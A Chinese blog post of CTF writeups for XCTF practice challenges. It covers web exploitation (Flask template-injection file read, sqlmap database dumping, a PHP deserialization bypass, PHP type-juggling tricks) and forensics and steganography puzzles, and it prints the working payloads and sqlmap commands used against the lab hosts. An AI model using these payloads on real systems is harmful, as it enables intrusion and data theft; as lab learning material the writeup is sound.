


# 攻防世界writeup

原创

飞鱼的企鹅  于 2020-01-04 10:59:50 发布  497  收藏

文章标签: [安全](#) [经验分享](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_41954384/article/details/103830832](https://blog.csdn.net/qq_41954384/article/details/103830832)

版权

## 攻防世界 confusion1

第一次接触这样的漏洞, 认真学习了一波

0x00题目介绍

打开是一个网站, 有登陆注册功能, 正中间还有一张图片 (后来才知道代表php vs python)



但是点击登陆注册都显示404, 就很迷了, 之后又去扫描了网站, 并没有发现什么有用的东西

## Not Found

The requested URL /login.php was not found on this server.

---

Apache/2.4.10 (Debian) Server at 111.198.29.45 Port 30251

偶然间查看页面源代码，发现了端倪


```
1
2 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
3 <html><head>
4 <title>404 Not Found</title>
5 </head><body>
6 <h1>Not Found</h1>
7 <p>The requested URL /login.php was not found on this server.</p>
8 <hr>
9 <address>Apache/2.4.10 (Debian) Server at 111.198.29.45 Port 30251</address>
10 </body></html>
11 <!--Flag @ /opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt-->
12 <!--Salt @ /opt/salt_b420e8cfb8862548e68459aed37ald5.txt-->
13
```

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

这个404界面暗藏玄机啊！但还是不知道怎么做这道题

Oxo1查阅资料

其实就是查看wp...发现这道题目考察的是SSTI，好像发现了新大陆诶，然后一脸懵逼地查资料。首先知道了这种题型的漏洞表现在哪，就是把我们的输入当作代码执行。




# Not Found

The requested URL /36 was not found on this server.

Apache/2.4.10 (Debian) Server at 111.198.29.45 Port 30251

还可以导出所有的config变量，有些config变量可以暴露出重要的信息



# Not Found

The requested URL /<Config ('JSON\_AS\_ASCII': True, 'USE\_X\_SENDFILE': False, 'SESSION\_COOKIE\_SECURE': False, 'SESSION\_COOKIE\_PATH': None, 'SESSION\_COOKIE\_DOMAIN': None, 'SESSION\_COOKIE\_NAME': 'session', 'MAX\_COOKIE\_SIZE': 4093, 'SESSION\_COOKIE\_SAMESITE': None, 'PROPAGATE\_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET\_KEY': None, 'EXPLAIN\_TEMPLATE\_LOADING': False, 'MAX\_CONTENT\_LENGTH': None, 'APPLICATION\_ROOT': '/', 'SERVER\_NAME': None, 'PREFERRED\_URL\_SCHEME': 'http', 'JSONIFY\_PRETTYPRINT\_REGULAR': False, 'TESTING': False, 'PERMANENT\_SESSION\_LIFETIME': datetime.timedelta(31), 'TEMPLATES\_AUTO\_RELOAD': None, 'TRAP\_BAD\_REQUEST\_ERRORS': None, 'JSON\_SORT\_KEYS': True, 'JSONIFY\_MIMETYPE': 'application/json', 'SESSION\_COOKIE\_HTTPONLY': True, 'SEND\_FILE\_MAX\_AGE\_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE\_CONTEXT\_ON\_EXCEPTION': None, 'SESSION\_REFRESH\_EACH\_REQUEST': True, 'TRAP\_HTTP\_EXCEPTIONS': False)> was not found on this server.

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

## 0x02解决方法

既然能够执行代码，就能够做很多事情，这里用到了沙箱逃逸（<http://shaobaobaoer.cn/archives/656/python-sandbox-escape>）沙箱逃逸,就是在给我们的一个代码执行环境下(Oj或使用socat生成的交互式终端),脱离种种过滤和限制,最终成功拿到shell权限的过程。其实就是闯过重重黑名单，最终拿到系统命令执行权限的过程。

这道题目过滤了一些关键字，用request.args绕过，所以构造payload

```
{{'[request.args.a][request.args.b][2][request.args.c]()[40]('/opt/flag_1de36dff62a3a54ecfbc6e1fd2ef0ad1.txt')[request.args.d]()}}?a=__class__&b=__mro__&c=__subclasses__&d=read
```

## PHP2

代码审计题目，题目刚进去是没有什么有用的信息，主要代码在/index.phps里面

```
<?php
if("admin"===$_GET[id]) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
    echo "<p>Access granted!</p>";
    echo "<p>Key: xxxxxxxx </p>";
}
?>
```

Can you authenticate to this website?  
[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

第一个条件是传入的id不能是admin，两者之间是用“===”连接的，意思是不能利用php弱类型的方法传入admin，第二个条件是传入的id参数经url解码后的值不能为admin，那么解决方法就是将admin经过两次url加密，那用传入的参数经过浏览器的自动解码，结果是经过一次url加密的admin的值。

站长之家的不能编码，只能解码，所以用编码转换精灵来将admin编码两次然后传入就能得到flag了



## NewsCenter

题目难度: 一颗星  
题目来源: XCTF 4th-QCTF-2018  
考察内容: post类型注入  
使用工具: sqlmap

题目: NEWSCENTER

难度系数: ★ 1.0

题目来源: XCTF 4th-QCTF-2018

题目描述: 暂无

题目场景: 111.198.29.45 30407

倒计时: 03:49:20

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

因为之前遇到过这种类型的题目，所以一进去就知道是sql注入

## Hacker News

OVERVIEW

Search news

search

News

Hello  
Hello World!

Two Zero-Day Exploits Found After Someone Uploaded

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

因为对手工注入不太熟悉，所以干脆放弃手工直接用sqlmap（这是硬伤，有好多注入的题型用sqlmap是扫不出来的），这用sqlmap也不是好用的，因为之前只知道get类型的注入语句，所以就用get的方法尝试注入，但是一直报错，一度让我怀疑这道题考的是不是注入。后来看了wp才知道，原来是TMD POST类型的注入

```
18:29:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
18:30:01] [WARNING] GET parameter 'id' does not seem to be injectable
18:30:01] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
```

POST类型的注入和GET类型的诸如类似，只是多了一个参数，下面先来复习一下GET类型的注入吧(以当前题目的url为例)查看能不能注入：

```
python2 sqlmap.py -u "http://111.198.29.45:30407/?id=1"
```

爆数据库：

```
python2 sqlmap.py -u "http://111.198.29.45:30407/?id=1" --dbs
```

爆表名:

```
python2 sqlmap.py -u "http://111.198.29.45:30407/?id=1" -D 数据库名 --tables
```

爆列名:

```
python2 sqlmap.py -u "http://111.198.29.45:30407/?id=1" -D 数据库名 -T 表名 --cloumns
```

爆字段:

```
python2 sqlmap.py -u "http://111.198.29.45:30407/?id=1" -D 数据库名 -T 表名 -C "字段" --dump
```

接下来看看post类型的注入

爆数据库:

```
python2 sqlmap.py -u "http://47.96.118.255:33066/" --forms --dbs
```

post类型的注入会有问题，默认y就可以

```
[18:18:57] [INFO] testing connection to the target URL
[18:18:57] [INFO] searching for forms
[#1] form:
POST http://111.198.29.45:30407/
POST data: search=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: search=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] Y
[18:19:02] [INFO] resuming back-end DBMS 'mysql'
[18:19:02] [INFO] using 'C:\Users\shenxiao\.sqlmap\output\results-04172019_0619pm.csv' as the CSV results file in multip
le targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: search=mdQH' UNION ALL SELECT NULL, CONCAT(CONCAT(' qppqq', 'WXICqjbAcOLOnqyzDQqZXswymfBVPhdi1TRJpebQ'), ' qppq
'), NULL-- xCDH
---
do you want to exploit this SQL injection? [Y/n] Y
[18:19:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.25
back-end DBMS: MySQL 5
```

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

爆表名:

```
python2 sqlmap.py -u "http://47.96.118.255:33066/" --forms -D news --tables
```

爆字段:

```
python2 sqlmap.py -u "http://47.96.118.255:33066/" --forms -D news -T secret_table --dump
```

最后得到flag

```
+-----+
| id | f14g |
+-----+
| 1 | QCTF {sql_inJec7ion_ezzz} |
+-----+
```

unserialize3

本题目考察的是php反序列化和\_\_wakeup()\_\_函数的绕过

```
<?php
class xctf
{
public $flag = "111";
public function __wakeup()
{
exit('bad requests');
}
}
//echo serialize(new xctf());
echo unserialize($_GET['code']);
echo "flag{****}";
?>
```

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

和php序列化反序列化相联系的肯定就是魔术函数了，\_\_wakeup()\_\_函数是在反序列化的时候需要检查的函数，如果存在就跳过其他函数，直接执行\_\_wakeup()\_\_函数的内容。这道题目就是这样的，执行exit('bad requests')，而不执行echo flag.所以我们需要做的就是绕过\_\_wakeup()\_\_函数。

绕过\_\_wakeup()\_\_函数的方法

先来看一下字符串序列化后的结果

```
<?php
class xctf
{
public $flag = "111";
}
echo serialize(new xctf());
echo unserialize($_GET['code']);
echo "flag{****}";
?>
```

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

O:4:"xctf":1:{s:4:"flag";s:3:"111";}flag{\*\*\*\*}

O:代表object（类），还有一种是A，代表数组

4:代表对象名字占4个字符

xctf: 对象名

1:对象有一个变量

s:数据类型，s代表string，i代表int

知道了这些，就可以绕过魔术函数了，方法就是让序列化的结果出错，就像例子中的，我们的类中本来就只有一个\$flag变量，如果我们把变量名输入为2，就可以成功绕过了。

构造payload如下：

```
111.198.29.45:32165/?code=O:4:"xctf":2:{s:4:"flag";s:3:"111"}|
```

就可以成功得到flag了

**Lottery!**



这道题目很有意思，是买彩票的，题目的界定是默认给你20块钱让你买彩票，每买一次花两块钱，买的是7个数字，规则如下：

# Rules

- Each starter has \$20
- Pay \$2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win \$5
- 3 same numbers: you win \$20
- 4 same numbers: you win \$300
- 5 same numbers: you win \$1800
- 6 same numbers: you win \$200000
- 7 same numbers: you win \$5000000

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

这和买彩票的规则是一致的，想要实现很困难，我们发现网页有一个买flag的页面

Notice: You are offered a huge discount!

## All items

Flag

**\$9990000**

On Sale  
buy the flag if you can

Buy

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

但是我们的20块钱也买不了这么贵的东西，所以就想到了抓包，看看能不能修改一些值来完成这个操作，发现并不能实现这个理想的功能。

然后就从网站入手，输入robots.txt发现有git源码泄露漏洞，然后就把源码下下来，进行代码审计。

审计发现漏洞在api.php里

api.php

```
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
}
```

分析：只要\$same\_count每一位都不是0的时候，就可以中最高的奖了。

操作：抓包改包，{"action":"buy","numbers":[true,true,true,true,true,true,true]},利用的是php弱类型的松散比较，支持布尔类型的数据，因此传入7个true即可。

## ext3

ext3是第三代扩展文件系统，是一个日志文件系统，常用于Linux操作系统。它是很多Linux发行版的默认文件系统。

这道题下载下来后是一个名为Linux的文件，并没有后缀，但是根据题目的名字，我们应该知道这是一个ext3文件。我们把它拉到kali下，使用strings查看字符串，定位flag可能出现的位置。

```
root@kali:~/桌面# strings linux | grep flag
.flag.txt.swp
flag.txt;
flag.txt~.swx
~root/Desktop/file/07avZhikgKgbF/flag.txt
```

发现存在flag.txt文件，那怎么打开呢

一种方法是直接binwalk，把文件给分离出来

```
root@kali:~/桌面# binwalk -e linux
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0x00000000  0x0          Linux EXT filesystem, rev 1.0, ext3 filesystem, UUID=cf6d7bff-c377-403f-84ae-956ce3c9e3c9
4127744      0x3EFC00     Executable script, shebang: "/usr/bin/env bash"
4127773      0x3EFC1D     Unix path: /stackoverflow.com/questions/13412773
linux-create-random-directory-file-hierarchy
6468716      0x62B46C     Unix path: /media/test/o8/huas.txt
```

还有一种方法是通过挂载的方法来解决

```
root@kali:~/桌面# sudo mount linux /mnt
root@kali:~/桌面# cat /mnt/07avZhikgKgbF/flag.txt
cat: /mnt/07avZhikgKgbF/flag.txt: 没有那个文件或目录
root@kali:~/桌面# cat /mnt/07avZhikgKgbF/flag.txt
ZmxhZ3tzYWpiY2lienNrampbmJoc2J2Y2pianN6Y3N6Ymt6an0=
root@kali:~/桌面#
```

两种方法最后都会得到一串字符串，然后base64解密就可以得到flag了

## give\_you\_flag

这道题给的是一张动图，我们发现动图的最后有一个二维码一闪而过，那我们就把动图拆分成一帧一帧的，最后得到二维码就行了，所以就用GIFframe来将图片拆分，最后得到的二维码发现没有定位符



那我们就手动添加定位符，再网上搜索定位符，使然后用电脑自带的画图工具“print 3D”将定位符添上再扫描即可得到flag




## pdf

这道题考察的是pdf隐写，只需要把pdf转成word就会显示出来图片下的flag了

## 坚持60s

这道题其实是个用java写的小游戏，只要能坚持60s不碰到障碍物，也能得到flag，不过有点难，所以使用java反编译工具jd-gui来直接查看源代码



```
64     case 2:
65         printInfo(g, "如果梦想有颜色，那一定是原谅色", 40, 30, 300);
66         break;
67     case 3:
68         printInfo(g, "哟，炊事班长呀兄弟", 50, 150, 300);
69         break;
70     case 4:
71         printInfo(g, "加油你就是下一个老王", 50, 150, 300);
72         break;
73     case 5:
74         printInfo(g, "如果撑过一分钟我岂不是很没面子", 40, 30, 300);
75         break;
76     case 6:
77         printInfo(g, "flag{RGFqaURhbGlzSm1ud2FuQ2hpamk=}", 50, 150, 300);
78         break;
79     }
80 }
81
82 public void printInfo(Graphics g, String str, int size, int x, int y)
83 {
84     Color c = g.getColor();
85     g.setColor(Color.RED);
86     Font f = new Font("宋体", 1, size);
87     g.setFont(f);
88 }
```

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

base64解码即可

## 如来十三掌

下载下来是一串佛文

夜哆悉諳多苦奢陀奢諦冥神哆盧穆幡三侄三即諸諳即冥迦冥隸數顛耶迦奢若吉怯陀諳怖奢智侄諸若奢數苦奢集遠俱老竟寫明奢若梵等盧幡豆蒙密離  
怯婆幡礙他哆提哆多鉢以南哆心曰姪罰蒙叻神。舍切真怯勝叻得俱沙罰娑是怯遠得叻數罰輪哆遠薩得槃漫夢盧幡亦醞叻娑幡瑟輪諳尼摩罰薩冥大倒  
參夢侄阿心罰等奢大度地冥殿幡沙蘇輪奢恐豆侄得罰提哆伽諳沙楞鉢三死怯摩大蘇者數一遮

之前对“与佛论禅”略有耳闻，很自然的就想到了这里，

## 与佛论禅

施主，此次前来，不知有何贵干？

听佛说宇宙的真谛

参悟佛所言的真意

普度众生

面对这个纷繁复杂的世界，  
真米神会如何作答呢.....


佛家妙语

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

把佛文输入到佛家妙语当中去，而且要在前面加上“佛曰”，不然解不出来，点击“参悟佛所言的真意”，就可以解出来flag

gif

下载好了是一堆黑白的图片



白色定为0，黑色定为1，前八个先试验一下，发现是f

二进制	<input type="text" value="01100110"/>
字符串	<input type="text" value="f"/>
	<input type="button" value="结果"/> <input type="button" value="清空"/>

写一个脚本，不用一个一个找了

```
//python2
import os
white = open("./gif/0.jpg","rb").read()
black = open("./gif/1.jpg","rb").read()

flag_binary = ""

for i in range(104):
    with open("./gif/%d.jpg"%i,"rb") as f:
        if f.read() == white:
            flag_binary += "0"
        else:
            flag_binary += "1"

flag = ""

for i in range(len(flag_binary)/8):
    flag += chr(int(flag_binary[i*8:(i+1)*8],2))//切片，八位一组，转换为二进制然后转为ASCII码

print flag
```

## SimpleRAR

下载下来解压后发现，有文件损坏了打不开，这道题有点不知所以然，看官方wp吧



<https://adworld.xctf.org.cn/task/writeup?type=misc&id=5102>

## stegano

一张pdf, 本来以为和之前的一样是pdf转为word, 不过这次不行  
先拉到kali pdfinfo一下, 查找和flag有关的内容

```
root@localhost:~/桌面# pdfinfo stegano50.pdf
Title: polar bear during a snow storm
Subject: <| tr AB .- |>
Keywords: Could this be the flag? : Tm9wZSAsIG5vdCBoZXJlIDspCg==
Author: KeiDii
Creator: LaTeX /o/
Producer: find mr.morse text
CreationDate: Fri Mar 14 05:33:50 2014 CST
ModDate: Fri Mar 14 05:33:50 2014 CST
Tagged: no
UserProperties: no
Suspects: no
```

[https://blog.csdn.net/qq\\_41954384](https://blog.csdn.net/qq_41954384)

发现一段base64编码的字符串, 解码发现并没有什么有用的信息, 通过看wp知道了要使用pdf.js这个插件才能做出来, 而且是谷歌上面的插件, 在控制台输入document.documentElement.textContent来获取更多有用的信息

```
sit amet, consectetur adipiscing elit. Cras faucibus odio ut metus vulputate, id laoreet magna
um vel arcu porttitor egestas. Vestibulum suscipit lorem sed sem faucibus rutrum. Nunc diam
tor vehicula, interdum ut mi. Maecenas nec urna at dolor mattis dictum sit amet at orci.
lipiscing erat nec feugiat. Curabitur scelerisque varius ligula, iaculis adipiscing dui. Duis eget
cilisis et tortor commodo aliquam. Nulla feugiat, sem eu molestie bibendum, leo nisi porttitor
ien libero id tellus. In enim lacus, sollicitudin a felis quis, blandit porta ipsum. Donec sed nibh
eu, rutrum justo. Nulla facilisi. Duis gravida semper dui laoreet vulputate. Aenean quis tempor
us nulla, eu bibendum metus interdum in.Lorem ipsum dolor sit amet, consectetur adipiscing
) ut metus vulputate, id laoreet magna volutpat. Integer nec enim vel arcu porttitor egestas.
m sed sem faucibus rutrum. Nunc diam orci, convallis vitae auctor vehicula, interdum ut mi.
olor mattis dictum sit amet at orci. Mauris condimentum adipiscing erat nec feugiat. Curabitur
, iaculis adipiscing dui. Duis eget ullamcorper arcu. In facilisis et tortor commodo aliquam.
olestie bibendum, leo nisi porttitor massa, id accumsan sapien libero id tellus. In enim lacus,
blandit porta ipsum. Donec sed nibh egestas, tristique mauris eu, rutrum justo. Nulla facilisi.
i laoreet vulputate. Aenean quis tempor orci. Cras placerat lectus nulla, eu bibendum metus
n dolor sit amet, consectetur adipiscing elit. Cras faucibus odio ut metus vulputate, id laoreet
nec enim vel arcu porttitor egestas. Vestibulum suscipit lorem sed sem faucibus rutrum. Nunc
e auctor vehicula, interdum ut mi. Maecenas nec urna at dolor mattis dictum sit amet at orci.
lipiscing erat nec feugiat. Curabitur scelerisque varius ligula, iaculis adipiscing dui. Duis eget
cilisis et tortor commodo aliquam. Nulla feugiat, sem eu molestie bibendum, leo nisi porttitor
ien libero id tellus. In enim lacus, sollicitudin a felis quis, blandit porta ipsum. Donec sed nibh
eu, rutrum justo. Nulla facilisi. Duis gravida semper dui laoreet vulputate. Aenean quis tempor
us nulla, eu bibendum metus interdum in.Lorem ipsum dolor sit amet, consectetur adipiscing
) ut metus vulputate, id laoreet magna volutpat. Integer nec enim vel arcu porttitor egestas.
m sed sem faucibus rutrum. Nunc diam orci, convallis vitae auctor vehicula, interdum ut mi.
olor mattis dictum sit amet at orci. Mauris condimentum adipiscing erat nec feugiat. Curabitur
, iaculis adipiscing dui. Duis eget ullamcorper arcu. In facilisis et tortor commodo aliquam.
lestie bibendum, leo nisi porttitor massa, id accumsan sapien libero id tellus. In enim lacus,
blandit porta ipsum. Donec sed nibh egestas, tristique mauris eu, rutrum justo. Nulla facilisi.
i laoreet vulputate. Aenean quis tempor orci. Cras placerat lectus nulla, eu bibendum metus
n dolor sit amet, consectetur adipiscing elit. Cras faucibus odio ut metus vulputate, id laoreet
nec enim vel arcu porttitor egestas. Vestibulum suscipit lorem sed sem faucibus rutrum. Nunc
e auctor vehicula, interdum ut mi. Maecenas nec urna at dolor mattis dictum sit amet at orci.
lipiscing erat nec feugiat. Curabitur scelerisque varius ligula, iaculis adipiscing dui. Duis eget
NoFlagHere! NoFlagHere! NoFlagHere!XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
B AAB ABAA AB B AA BBB BA AAA BBAABB AABA ABAA AB BBA BBBAAA AB BBB BA AAAB AB BBB AAAA AB BB
ABAA AAABB BB AAABB AAAAA AAAAA AAAAB BBA AAABBLorem ipsum dolor sit amet, consectetur adipiscing
elit. Cras faucibus odio ut metus vulputate, id laoreet magnavolutpat. Integer nec enim vel arc
u porttitor egestas. Vestibulum suscipit lorem sed sem faucibus rutrum. Nunc diamorci, convallis
vitae auctor vehicula, interdum ut mi. Maecenas nec urna at dolor mattis dictum sit
amet at orci.Mauris condimentum adipiscing erat nec feugiat. Curabitur scelerisque varius ligu
la, iaculis adipiscing dui. Duis egetullamcorper arcu. In facilisis et tortor commodo aliquam.
Nulla feugiat, sem eu molestie bibendum, leo nisi porttitor massa, id accumsan sapien libero id tel
lus. In enim lacus, sollicitudin a felis quis, blandit porta ipsum. Donec sed nibhegestas, tristi
que mauris eu, rutrum justo. Nulla facilisi. Duis gravida semper dui laoreet vulputate. Aenean q
uis tempororci. Cras placerat lectus nulla, eu bibendum metus interdum in.Lorem ipsum d
olor sit amet, consectetur adipiscing elit. Cras faucibus odio ut metus vulputate, id l
aoreet magna volutpat. Integer nec enim vel arcu porttitor egestas.Vestibulum suscipit lo
rem sed sem faucibus rutrum. Nunc diam orci, convallis vitae auctor vehicula, interdum ut mi.Mae
```

发现有ABABAB, 而且上面也有AB和\_的转换方式, 那就正好可以把AB转换成摩斯密码的形式, 然后解码就行了